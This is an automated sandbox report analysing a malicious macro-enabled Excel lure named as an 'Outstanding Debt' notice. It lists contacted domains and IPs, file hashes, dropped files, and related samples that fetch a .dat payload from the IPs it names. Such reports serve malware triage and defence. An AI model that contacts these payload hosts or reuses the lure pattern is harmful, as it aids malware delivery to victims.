http://https://insertmedia.bing.office.net/odc/insertmedia	698326C4-F3C9-4F7A-9780-B9A6310F518E.0.dr	false		high
http://https://o365auditrealtimeingestion.manage.office.com	698326C4-F3C9-4F7A-9780-B9A6310F518E.0.dr	false		high
http://https://outlook.office365.com/api/v1.0/me/Activities	698326C4-F3C9-4F7A-9780-B9A6310F518E.0.dr	false		high
http://https://api.office.net	698326C4-F3C9-4F7A-9780-B9A6310F518E.0.dr	false		high
http://https://incidents.diagnosticssdf.office.com	698326C4-F3C9-4F7A-9780-B9A6310F518E.0.dr	false		high
http://https://asgsmsproxyapi.azurewebsites.net/	698326C4-F3C9-4F7A-9780-B9A6310F518E.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://clients.config.office.net/user/v1.0/android/policies	698326C4-F3C9-4F7A-9780-B9A6310F518E.0.dr	false		high
http://https://entitlement.diagnostics.office.com	698326C4-F3C9-4F7A-9780-B9A6310F518E.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/WLX.Profiles.IC.json	698326C4-F3C9-4F7A-9780-B9A6310F518E.0.dr	false		high
http://https://outlook.office.com/	698326C4-F3C9-4F7A-9780-B9A6310F518E.0.dr	false		high
http://https://storage.live.com/clientlogs/uploadlocation	698326C4-F3C9-4F7A-9780-B9A6310F518E.0.dr	false		high
http://https://templatelogging.office.com/client/log	698326C4-F3C9-4F7A-9780-B9A6310F518E.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://outlook.office365.com/	698326C4-F3C9-4F7A-9780-B9A6310F518E.0.dr	false		high
http://https://webshell.suite.office.com	698326C4-F3C9-4F7A-9780-B9A6310F518E.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=OneDrive	698326C4-F3C9-4F7A-9780-B9A6310F518E.0.dr	false		high
http://https://management.azure.com/	698326C4-F3C9-4F7A-9780-B9A6310F518E.0.dr	false		high
http://https://login.windows.net/common/oauth2/authorize	698326C4-F3C9-4F7A-9780-B9A6310F518E.0.dr	false		high
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	698326C4-F3C9-4F7A-9780-B9A6310F518E.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://graph.windows.net/	698326C4-F3C9-4F7A-9780-B9A6310F518E.0.dr	false		high
http://https://api.powerbi.com/beta/myorg/imports	698326C4-F3C9-4F7A-9780-B9A6310F518E.0.dr	false		high
http://https://devnull.onenote.com	698326C4-F3C9-4F7A-9780-B9A6310F518E.0.dr	false		high
http://https://ncus.pagecontentsync.	698326C4-F3C9-4F7A-9780-B9A6310F518E.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://r4.res.office365.com/footprintconfig/v1.7/scripts/fpconfig.json	698326C4-F3C9-4F7A-9780-B9A6310F518E.0.dr	false		high
http://https://messaging.office.com/	698326C4-F3C9-4F7A-9780-B9A6310F518E.0.dr	false		high
http://https://dataservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	698326C4-F3C9-4F7A-9780-B9A6310F518E.0.dr	false		high
http://https://augloop.office.com/v2	698326C4-F3C9-4F7A-9780-B9A6310F518E.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Bing	698326C4-F3C9-4F7A-9780-B9A6310F518E.0.dr	false		high
http://https://skyapi.live.net/Activity/	698326C4-F3C9-4F7A-9780-B9A6310F518E.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://clients.config.office.net/user/v1.0/mac	698326C4-F3C9-4F7A-9780-B9A6310F518E.0.dr	false		high
http://https://dataservice.o365filtering.com	698326C4-F3C9-4F7A-9780-B9A6310F518E.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.cortana.ai	698326C4-F3C9-4F7A-9780-B9A6310F518E.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://onedrive.live.com	698326C4-F3C9-4F7A-9780-B9A6310F518E.0.dr	false		high
http://https://ovisualuiapp.azurewebsites.net/pbiagave/	698326C4-F3C9-4F7A-9780-B9A6310F518E.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://visio.uservoice.com/forums/368202-visio-on-devices	698326C4-F3C9-4F7A-9780-B9A6310F518E.0.dr	false		high

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
91.211.91.81	unknown	Ukraine		206638	HOSTFORYUA	false
5.34.179.36	unknown	Ukraine		204957	GREENFLOID-ASUA	false
45.153.229.23	unknown	Russian Federation		25229	VOLIA-ASUA	false

General Information

Joe Sandbox Version:	32.0.0 Black Diamond
Analysis ID:	404114
Start date:	04.05.2021
Start time:	18:17:26
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 5m 4s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Outstanding-Debt-1754918061-05042021.xlsm
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Run name:	Potential for more IOCs and behavior
Number of analysed new started processes analysed:	24
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • GSI enabled (VBA) • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout

Copyright Joe Security LLC 2021

Detection:	MAL
Classification:	mal60.expl.evad.winXLSM@1/10@0/3
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsm • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Excluded IPs from analysis (whitelisted): 52.147.198.201, 204.79.197.200, 13.107.21.200, 20.82.209.183, 13.64.90.137, 40.88.32.150, 92.122.145.220, 52.109.32.63, 52.109.8.25, 52.109.12.23, 184.30.24.56, 20.50.102.62, 92.122.213.247, 92.122.213.194, 20.54.26.129 • Excluded domains from analysis (whitelisted): arc.msn.com.nsatc.net, prod-w.nexus.live.com.akadns.net, store-images.s-microsoft.com-c.edgekey.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, a1449.dscg2.akamai.net, arc.msn.com, skypedataprdcoleus15.cloudapp.net, e12564.dspb.akamaiedge.net, www-bing-com.dual-a-0001.a-msedge.net, arc.trafficmanager.net, nexus.officeapps.live.com, officeclient.microsoft.com, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, www.bing.com, skypedataprdcolwus17.cloudapp.net, fs.microsoft.com, dual-a-0001.a-msedge.net, prod.configsvc1.live.com.akadns.net, ris-prod.trafficmanager.net, e1723.g.akamaiedge.net, skypedataprdcoleus16.cloudapp.net, ris.api.iris.microsoft.com, a-0001.a-afdentry.net.trafficmanager.net, store-images.s-microsoft.com, config.officeapps.live.com, blobcollector.events.data.trafficmanager.net, europe.configsvc1.live.com.akadns.net • Report size getting too big, too many NtSetInformationFile calls found.

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
91.211.91.81	Outstanding-Debt-439798376-05042021.xlsm	Get hash	malicious	Browse	• 91.211.91.81/44313, 6048108796.dat
	Outstanding-Debt-1754918061-05042021.xlsm	Get hash	malicious	Browse	• 91.211.91.81/44313, 6048108796.dat
	Outstanding-Debt-439798376-05042021.xlsm	Get hash	malicious	Browse	• 91.211.91.81/44313, 6048108796.dat
	Outstanding-Debt-439798376-05042021.xlsm	Get hash	malicious	Browse	• 91.211.91.81/44313, 6048108796.dat

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Outstanding-Debt-1636503299-05042021.xlsm	Get hash	malicious	Browse	• 91.211.91.81/44313,6048108796.dat
	Outstanding-Debt-1636503299-05042021.xlsm	Get hash	malicious	Browse	• 91.211.91.81/44313,6048108796.dat
	Outstanding-Debt-1636503299-05042021.xlsm	Get hash	malicious	Browse	• 91.211.91.81/44313,6048108796.dat
5.34.179.36	Outstanding-Debt-439798376-05042021.xlsm	Get hash	malicious	Browse	• 5.34.179.36/44313,6048108796.dat
	Outstanding-Debt-1754918061-05042021.xlsm	Get hash	malicious	Browse	• 5.34.179.36/44313,6048108796.dat
	Outstanding-Debt-439798376-05042021.xlsm	Get hash	malicious	Browse	• 5.34.179.36/44313,6048108796.dat
	Outstanding-Debt-439798376-05042021.xlsm	Get hash	malicious	Browse	• 5.34.179.36/44313,6048108796.dat
	Outstanding-Debt-1636503299-05042021.xlsm	Get hash	malicious	Browse	• 5.34.179.36/44313,6048108796.dat
	Outstanding-Debt-1636503299-05042021.xlsm	Get hash	malicious	Browse	• 5.34.179.36/44313,6048108796.dat
	Outstanding-Debt-1636503299-05042021.xlsm	Get hash	malicious	Browse	• 5.34.179.36/44313,6048108796.dat
45.153.229.23	Outstanding-Debt-439798376-05042021.xlsm	Get hash	malicious	Browse	• 45.153.229.23/44313,6048108796.dat
	Outstanding-Debt-1754918061-05042021.xlsm	Get hash	malicious	Browse	• 45.153.229.23/44313,6048108796.dat
	Outstanding-Debt-439798376-05042021.xlsm	Get hash	malicious	Browse	• 45.153.229.23/44313,6048108796.dat
	Outstanding-Debt-439798376-05042021.xlsm	Get hash	malicious	Browse	• 45.153.229.23/44313,6048108796.dat
	Outstanding-Debt-1636503299-05042021.xlsm	Get hash	malicious	Browse	• 45.153.229.23/44313,6048108796.dat
	Outstanding-Debt-1636503299-05042021.xlsm	Get hash	malicious	Browse	• 45.153.229.23/44313,6048108796.dat
	Outstanding-Debt-1636503299-05042021.xlsm	Get hash	malicious	Browse	• 45.153.229.23/44313,6048108796.dat

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
GREENFLOID-ASUA	Outstanding-Debt-439798376-05042021.xlsm	Get hash	malicious	Browse	• 5.34.179.36
	Outstanding-Debt-1754918061-05042021.xlsm	Get hash	malicious	Browse	• 5.34.179.36
	Outstanding-Debt-439798376-05042021.xlsm	Get hash	malicious	Browse	• 5.34.179.36
	Outstanding-Debt-439798376-05042021.xlsm	Get hash	malicious	Browse	• 5.34.179.36
	Outstanding-Debt-1636503299-05042021.xlsm	Get hash	malicious	Browse	• 5.34.179.36
	Outstanding-Debt-1636503299-05042021.xlsm	Get hash	malicious	Browse	• 5.34.179.36
	Outstanding-Debt-1636503299-05042021.xlsm	Get hash	malicious	Browse	• 5.34.179.36

Copyright Joe Security LLC 2021

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	tetup.exe	Get hash	malicious	Browse	• 107.181.174.176
	ba820cf3_by_Libranalysis.exe	Get hash	malicious	Browse	• 195.123.238.191
	a8331229_by_Libranalysis.exe	Get hash	malicious	Browse	• 195.123.238.191
	5f0e0f15_by_Libranalysis.exe	Get hash	malicious	Browse	• 195.123.238.191
	2f50000.exe	Get hash	malicious	Browse	• 45.90.59.62
	9177284661-04302021.xlsm	Get hash	malicious	Browse	• 82.118.21.70
	9177284661-04302021.xlsm	Get hash	malicious	Browse	• 82.118.21.70
	9177284661-04302021.xlsm	Get hash	malicious	Browse	• 82.118.21.70
	EgW5u2WYG2.exe	Get hash	malicious	Browse	• 45.134.255.99
	7IXb5bOTOQ.exe	Get hash	malicious	Browse	• 45.134.255.61
	DU61r0xvZ7.exe	Get hash	malicious	Browse	• 82.118.23.184
	TNT SHIPPING DOC 6753478364.exe	Get hash	malicious	Browse	• 91.90.195.7
	10ba8cb2_by_Libranalysis.exe	Get hash	malicious	Browse	• 195.123.238.191
HOSTFORYUA	Outstanding-Debt-439798376-05042021.xlsm	Get hash	malicious	Browse	• 91.211.91.81
	Outstanding-Debt-1754918061-05042021.xlsm	Get hash	malicious	Browse	• 91.211.91.81
	Outstanding-Debt-439798376-05042021.xlsm	Get hash	malicious	Browse	• 91.211.91.81
	Outstanding-Debt-439798376-05042021.xlsm	Get hash	malicious	Browse	• 91.211.91.81
	Outstanding-Debt-1636503299-05042021.xlsm	Get hash	malicious	Browse	• 91.211.91.81
	Outstanding-Debt-1636503299-05042021.xlsm	Get hash	malicious	Browse	• 91.211.91.81
	Outstanding-Debt-1636503299-05042021.xlsm	Get hash	malicious	Browse	• 91.211.91.81
	Complaint-1770799750-04302021.xlsm	Get hash	malicious	Browse	• 2.56.244.189
	Complaint-1770799750-04302021.xlsm	Get hash	malicious	Browse	• 2.56.244.189
	Complaint-1505499457-04302021.xlsm	Get hash	malicious	Browse	• 2.56.244.189
	Complaint-1770799750-04302021.xlsm	Get hash	malicious	Browse	• 2.56.244.189
	Complaint-1505499457-04302021.xlsm	Get hash	malicious	Browse	• 2.56.244.189
	Complaint-1505499457-04302021.xlsm	Get hash	malicious	Browse	• 2.56.244.189
	Complaint-937314470-04302021.xlsm	Get hash	malicious	Browse	• 2.56.244.189
	Complaint-937314470-04302021.xlsm	Get hash	malicious	Browse	• 2.56.244.189
	Complaint-793844517-04302021.xlsm	Get hash	malicious	Browse	• 2.56.244.189
	Complaint-937314470-04302021.xlsm	Get hash	malicious	Browse	• 2.56.244.189
	Complaint-793844517-04302021.xlsm	Get hash	malicious	Browse	• 2.56.244.189
	Complaint-793844517-04302021.xlsm	Get hash	malicious	Browse	• 2.56.244.189
	284225b9_by_Libranalysis.xlsm	Get hash	malicious	Browse	• 91.211.91.71

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Office\16.0\WebServiceCache\AllUsers\officeclient.microsoft.com\698326C4-F3C9-4F7A-9780-B9A6310F518E	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	XML 1.0 document, UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	134558
Entropy (8bit):	5.368373029498036
Encrypted:	false
SSDEEP:	1536:KcQIKNEHBXA3gBwlpQ9DQW+zhh34ZldpKWXboOilX5ErLWME9:xEQ9DQW+zPXO8
MD5:	09AAD591D6C7421D5403B747A8A507CB
SHA1:	40C1BAD480EFEB61B428FEFE431B3BD08D66924E
SHA-256:	4FAA4DF5D1BCAF50BE5DEAD81D9F838311C7F13421C20EAB5244CBEDCC5AE5DF
SHA-512:	491D63D471B44DF827FE0AB6EAC0B07E0010A3C07CB9CB053BBB2A0DC560734117F72B29E4AD61B479967F97BC4724E759F6A92A89E8FA5790BEB94D4ECF9E3
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Office\16.0\WebServiceCache\AllUsers\officeclient.microsoft.com\698326C4-F3C9-4F7A-9780-B9A6310F518E	
Reputation:	low
Preview:	<?xml version="1.0" encoding="utf-8"?>..<o:OfficeConfig xmlns:o="urn:schemas-microsoft-com:office:office">.. <o:services o:GenerationTime="2021-05-04T16:18:21">.. Build: 16.0.14102.30525-->.. <o:default>.. <o:ticket o:headerName="Authorization" o:headerValue="{}" />.. </o:default>.. <o:service o:name="Research">.. <o:url>https://rr.office.microsoft.com/research/query.asmx</o:url>.. </o:service>.. <o:service o:name="ORedir">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ORedirSSL">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ClViewClientHelpId">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientHome">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientTemplate">.. <o:url>https://ocsa.office.microsoft.com/client/15/help/template</o:url>.. </o:service>.. <o:

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\525F9C41.jpg	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	[TIFF image data, big-endian, direntries=5], baseline, precision 8, 1080x1080, frames 3
Category:	dropped
Size (bytes):	92379
Entropy (8bit):	7.654577060340879
Encrypted:	false
SSDEEP:	1536:1o1vutINbjOXGw548LBkVb/oyrKXkX89DcO9GQSnIv+C1EDFVxkR7Y90:wvKINbjvw548LMb/oqKO8NnS8+60Kc0
MD5:	4A425E6A5A885C0D0E2589506FD2244B
SHA1:	E23482422480A4720E22F311B42BD65E2F3556F8
SHA-256:	76E685FC2035D8CF19945C6686D82054B64D0A9612853D8F428C4B4FE351C160
SHA-512:	3C827E13A12CC817CBD80EA7C89BEC5288FD21250728E76E00D6355008F704C77EC9BC37C85FF076D8D1F960DB53741F352AB649CD2C754B71B4D11CFFBEEA4
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	......JFIF.....``.....ZExif..MM.*.....J.....Q.....Q.....Q.....C.....C.....8.8..".....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?..D.G.\.....i].....k.@U.....B..Hw.A...`p;.RsIRHTs..%G?QU.#..$..."...U.A....g].s.....c.,....{W'..M.Nc....F.~..y..l..`.e..a..[...P.y]..k_..Cl..z.Ru..s.6.Y....."..1]Q.....e#.....~.`sk..KH.....p.4.i.j+3{.....N.DS..L.....o..o.5f>..jY.uS...Z.B...UG`)..6D....(.....

C:\Users\user\AppData\Local\Temp\D2C10000	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	119842
Entropy (8bit):	7.698152248037747
Encrypted:	false
SSDEEP:	3072:XTyDCBC5k6vKINbjvw548LMb/oqKO8NnS8+60KcrT:XAOAbT648LM7D98Np+EET
MD5:	BA6647E58EA898FD6D91DA13C5779F52
SHA1:	734D8591398D1E6974622A9BA4464CF9B0BC3478
SHA-256:	6AD237D83CF49EDB35D6896CEE306AF48CEDA52A98A81F557411BA3409AB0BD9
SHA-512:	A69F21F4C487F1BBC407572DE0C46B5A2C3DEFF62FF25298B6A1A30C12B7E7ED51A13C5F82E3465E7F8BDF9DB440E470A2724C85010C51BCCFDE160D524379C
Malicious:	false
Reputation:	low
Preview:	.U.n.1.}...X..Z..RUU,yh..6R..0..k.M.C..;6..)..@...s..x..fet.....#R..N*.6...}..T1q+.v....Hn&.?....b..66.K..c,.....y..2s.....e...o.].F_.p6.Mu..d2.....[..M&SeI.}._.j..^+..&.V.#..l..H'..B...p.;.d4.A!cx..PX$l/g....nUQ.,..N.....`.+.U.....].2..s.m...;.....,[i...b.....4....MK..";..p.+.*..S....N...K.o`VR...q...(..Z....E.....<..NV.pz.+...../...x....1w<.|L8..'.'vO.2...>._.-.@....i..)..n.".~....q...vh.. ...m..w.....#...`g%.....nV.~.....PK.....!.....*.....[Content_Types].xml ...(.....

C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	170164
Entropy (8bit):	4.3668951074611355
Encrypted:	false
SSDEEP:	1536:fErLzolWWpFpKKHAeedydju4HTbTuo+o5aQxJudUl9yhQL3oKmmy:fEg8WpFpKKHHedydFeo+oQLUlPoK0
MD5:	A25FC048559E8CB2321BDD82F55EF07D
SHA1:	8D2C04AFEBEEB2BA13170ED61E7D0BCFE49C0DFB
SHA-256:	B41B782DD524BFB02577F4646CD3E4D943EC93196D21C9C0D1E8FB5310226FF9
SHA-512:	4AB32B26EDC385F70BF5736A717A8519AEC9577706C5384E82670C099D836BCB70455017B5231E0BB87E3D017C8F8C94ED5CBBEE0A942A794EF9412561036D07
Malicious:	false
Reputation:	low

C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	
Preview:	MSFT.....Q.....$.....$..... .....d.....,.....X..... .....L.....x.....@.....l.....4.....`.....(.....T.....H.....t.....<..... ..h.....0.....\.....$.....P.....\|.....D.....p.....8.....d.....,.....X..... .....L.....x.....@..... ..l ... ..4!...!...!..`"...".(#...#...#..T$...$...%...%...%..H&.. .&...'..t'...'..<(...(...)..h)...)..0*...*...*..\+...+..$,...,...,..P-...-.....|.....D/.../...0..p0...0..81...1...2..d2...2..,3...3...3..X4...4.. 5...5...5..L6...6...7..x7...7..@8...8...9..l9...9..4:...:..:..`:...;.. (<...<...<..T=...=...>...>...>...>..H?...?...@..t@...@..<A...A...B..hB.....l...B.....$..... .....x...l.....T..... ....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Read-Only, Directory, ctime=Thu Jun 27 17:34:24 2019, mtime=Wed May 5 00:18:28 2021, atime=Wed May 5 00:18:28 2021, length=16384, window=hide
Category:	dropped
Size (bytes):	909
Entropy (8bit):	4.688922941049221
Encrypted:	false
SSDEEP:	12:8kcJRUdl6CHiDS9AGXtDSD+W+jA0/y1bDydLkeGLkeM4t2Y+xIBjKZm:8pHORxA0KJDyz7aB6m
MD5:	A47DEE1BB3E65C04EA2D4AA24B5201AD
SHA1:	EEFB8E2D3902E5BB2B8B73D1CE70401DE975709B
SHA-256:	3AF2EFB881951F79C3D32927A273841F55AA423B3E16873AF9BAF9796D524EFD
SHA-512:	2E15CF3B1B1CB58A32064067E370A60D34DEC936CF9EAC8918113163BA622B52ECEC733B98D0A0D1225633A83E3B6F07164FE77FC76362BBF21F067FD47CFC1
Malicious:	false
Reputation:	low
Preview:	L.....F.....-...a..LA..C...LA...@.....y....P.O. .:i.....+00.../C:\.....x.1.....Ng...Users.d.....L...RB.....:.....B..U.s.e.r.s...@.s.h.e.l.l.3.2...d.l. l.,.-.2.1.8.1.3.....T.1.....>Q.u..user..>.....NM..RB.....S.....a.l.f.o.n.s.....~.1.....RN...Desktop.h.....NM..RN.....Y.....>.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2.. .d.l.l.,.-.2.1.7.6.9.....F.....-.....E.....>.S.....C:\Users\user\Desktop.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.....:.,.LB.)...Aw...`.....X.....688098.....!a..%.H.VZA j...q.l.....W...!a..%.H.VZAj...q.l.....W.....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.8.5.3.3.2.1.9.3.5.-.2.1.2.5.5.6.3.2.0.9.-.4.0.5.3.0.6.2.3.3.2.-.1.0.0.2..... 9...1SPS..mD..pH.H@..=x.....h....H.....K*..@.A..7sFJ.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Outstanding-Debt-1754918061-05042021.LNK	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Sep 30 13:47:06 2020, mtime=Wed May 5 00:18:28 2021, atime=Wed May 5 00:18:28 2021, length=119833, window=hide
Category:	dropped
Size (bytes):	2390
Entropy (8bit):	4.704468169094095
Encrypted:	false
SSDEEP:	48:8uKrOYzfSy6KHPB6puKrOYzfSy6KHPB6:8uKNqYHPKuKNqYHP
MD5:	9C0F326D63D79785D53DF29A79AE2E87
SHA1:	4904FCF1C97BD7592B9DC3861BBACE9215E5151B
SHA-256:	70BE209F25AC72F18411206B93C21FF004FB75EC50AD2ECE1FF3EA92ADBD0D70
SHA-512:	9CD386CAC31777953DB755D0E63CC8426A191FACBCCB5CB6EEC101BE7B8F59566962F58BEC334F7E76BD8F67E691A9D10573DC9056766B7E6F50532ACB3D03 4
Malicious:	false
Reputation:	low
Preview:	L.....F.... ....j.8.....LA..D&..LA.....P.O. .:i.....+00.../C:\.....x.1.....Ng...Users.d.....L...RB.....:.....B..U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.- .2.1.8.1.3.....T.1.....>Q.u..user..>.....NM..RB.....S.....a.l.f.o.n.s.....~.1.....>Q.u..Desktop.h.....NM..RB.....Y.....>....J.N.D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.- .2.1.7.6.9.....2.....RH. .OUTSTA~1.XLS.....>Q.u.RH.....f.....O0}.O.u.t.s.t.a.n.d.i.n.g.-.D.e.b.t.-.1.7.5.4.9.1.8.0.6.1.-.0.5.0.4.2.0.2.1...x.l.s.m.....p.....-..... .o.....>.S.....C:\Users\user\Desktop\Outstanding-Debt-1754918061-05042021.xlsm..@.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.O.u.t.s.t.a.n.d.i.n.g.-.D.e.b.t.-.1.7.5.4.9.1 .8.0.6.1.-.0.5.0.4.2.0.2.1...x.l.s.m.....:.,.LB.)...Aw...`.....X.....688098.....!a..%.H.VZAj....Zt.+.....W...!a..%.H.VZAj....Zt.+.....W.....1SPS.X

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	163
Entropy (8bit):	4.89170302234845
Encrypted:	false
SSDEEP:	3:oyBVomxWhl2BbtH58ZK6lyEW92BbtH58ZK6lmxWhl2BbtH58ZK6lv:djSlWO7W9WO/lWO1
MD5:	DB18784CD80F10B1778579AD9358AA08
SHA1:	A0477CFB7A64AC166B8402F78327CC4982A5B3BB
SHA-256:	A567BE3CF59A8EAB1E425508C0ECD6F4CAF8A256753A689E629E3761EAC3532A
SHA-512:	C6E237BC4AB7A6B8CACA3ED347B5B3C848B019DB47C4D6E9FADDAF6E9BDA215CBED25EF3D6A4272FDCC4155F12D8D860CDB6F33BD1D9B2885684CB4B3FB 3443
Malicious:	false
Reputation:	low
Preview:	Desktop.LNK=0..[misc]..Outstanding-Debt-1754918061-05042021.LNK=0..Outstanding-Debt-1754918061-05042021.LNK=0..[misc]..Outstanding-Debt-1754918061-050 42021.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\UProof\CUSTOM.DIC	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	Little-endian UTF-16 Unicode text, with CR line terminators
Category:	dropped
Size (bytes):	22
Entropy (8bit):	2.9808259362290785
Encrypted:	false
SSDEEP:	3:QAlX0Gn:QKn
MD5:	7962B839183642D3CDC2F9CEBDBF85CE
SHA1:	2BE8F6F309962ED367866F6E70668508BC814C2D
SHA-256:	5EB8655BA3D3E7252CA81C2B9076A791CD912872D9F0447F23F4C4AC4A6514F6
SHA-512:	2C332AC29FD3FAB66DBD918D60F9BE78B589B090282ED3DBEA02C4426F6627E4AAFC4C13FBCA09EC4925EAC3ED4F8662FDF1D7FA5C9BE714F8A7B993BECB 342
Malicious:	false
Reputation:	high, very likely benign file
Preview:	....p.r.a.t.e.s.h.....

C:\Users\user\Desktop\94C10000	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	119833
Entropy (8bit):	7.6983314215855625
Encrypted:	false
SSDEEP:	3072:hyCDivKINbjvw548LMb/oqKO8NnS8+60Kcr0:ljAbT648LM7D98Np+EE0
MD5:	DCC5E5AC2D3807E135A105D80F23E6E1
SHA1:	D58E9EF6704ACD16475CB8CE64CEB25851026064
SHA-256:	2CAD995F11BA81B379312F522858A24F039F73058C54F0B5D91F9FFE9877C78D
SHA-512:	92901626E8399B06F8B0810E04561553CA843361C11CFE4C7F584D763524CE7A7CDCA4D95F2259A07B0D5C599AD051B6726729B06C695FA8D94B6A2DC2F929CE
Malicious:	false
Reputation:	low
Preview:	.U.n.1.}...X..Z..RUU,yh..6R..0..k.M.C..;6..)..@...s..x..fet.....#R..N*.6...}..T1q+.v....Hn&.?....b..66.K..c,.....y..2s.....e...o.].F_.p6.Mu..d2.....[..M&SeI.}._.j..^+..&.V.#..l..H'..B... p.;.d4.A!cx..PX$l/g....nUQ.,...N.....`.+.U.....].2..s.m...;.....,[i...b.....4....MK..";..p.+.*..S....N...K.o`VR...q...(..Z....E.....<..NV.pz.+...../...x....1w<.|L8..'.'vO.2...>._.-.@....i..) ..n.".~....q...vh.. ...m..w.....#...`g%.....nV.~.....PK.....!.....*.....[Content_Types].xml ...(..... ....

C:\Users\user\Desktop\~$Outstanding-Debt-1754918061-05042021.xlsm	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	330
Entropy (8bit):	1.6081032063576088
Encrypted:	false
SSDEEP:	3:RFXI6dtBhFXI6dtt:RJZhJ1
MD5:	836727206447D2C6B98C973E058460C9
SHA1:	D83351CF6DE78FEDE0142DE5434F9217C4F285D2
SHA-256:	D9BECB14EECC877F0FA39B6B6F856365CADF730B64E7FA2163965D181CC5EB41
SHA-512:	7F843EDD7DC6230BF0E05BF988D25AE6188F8B22808F2C990A1E8039C0CECC25D1D101E0FDD952722FEAD538F7C7C14EEF9FD7F4B31036C3E7F79DE570CD0 7
Malicious:	**true**
Reputation:	high, very likely benign file
Preview:	.pratesh ..p.r.a.t.e.s.h. . . . . ..pratesh ..p.r.a.t.e.s.h. . . . .

Static File Info

General

File type:	Microsoft Excel 2007+
Entropy (8bit):	7.68857711695949

General

TrID:	• Excel Microsoft Office Open XML Format document with Macro (57504/1) 54.50% • Excel Microsoft Office Open XML Format document (40004/1) 37.92% • ZIP compressed archive (8000/1) 7.58%
File name:	Outstanding-Debt-1754918061-05042021.xlsm
File size:	116934
MD5:	5ac72cad6c794e97474276ba534aa095
SHA1:	5236650b529792d7aa754c62e1db170a62ecc13d
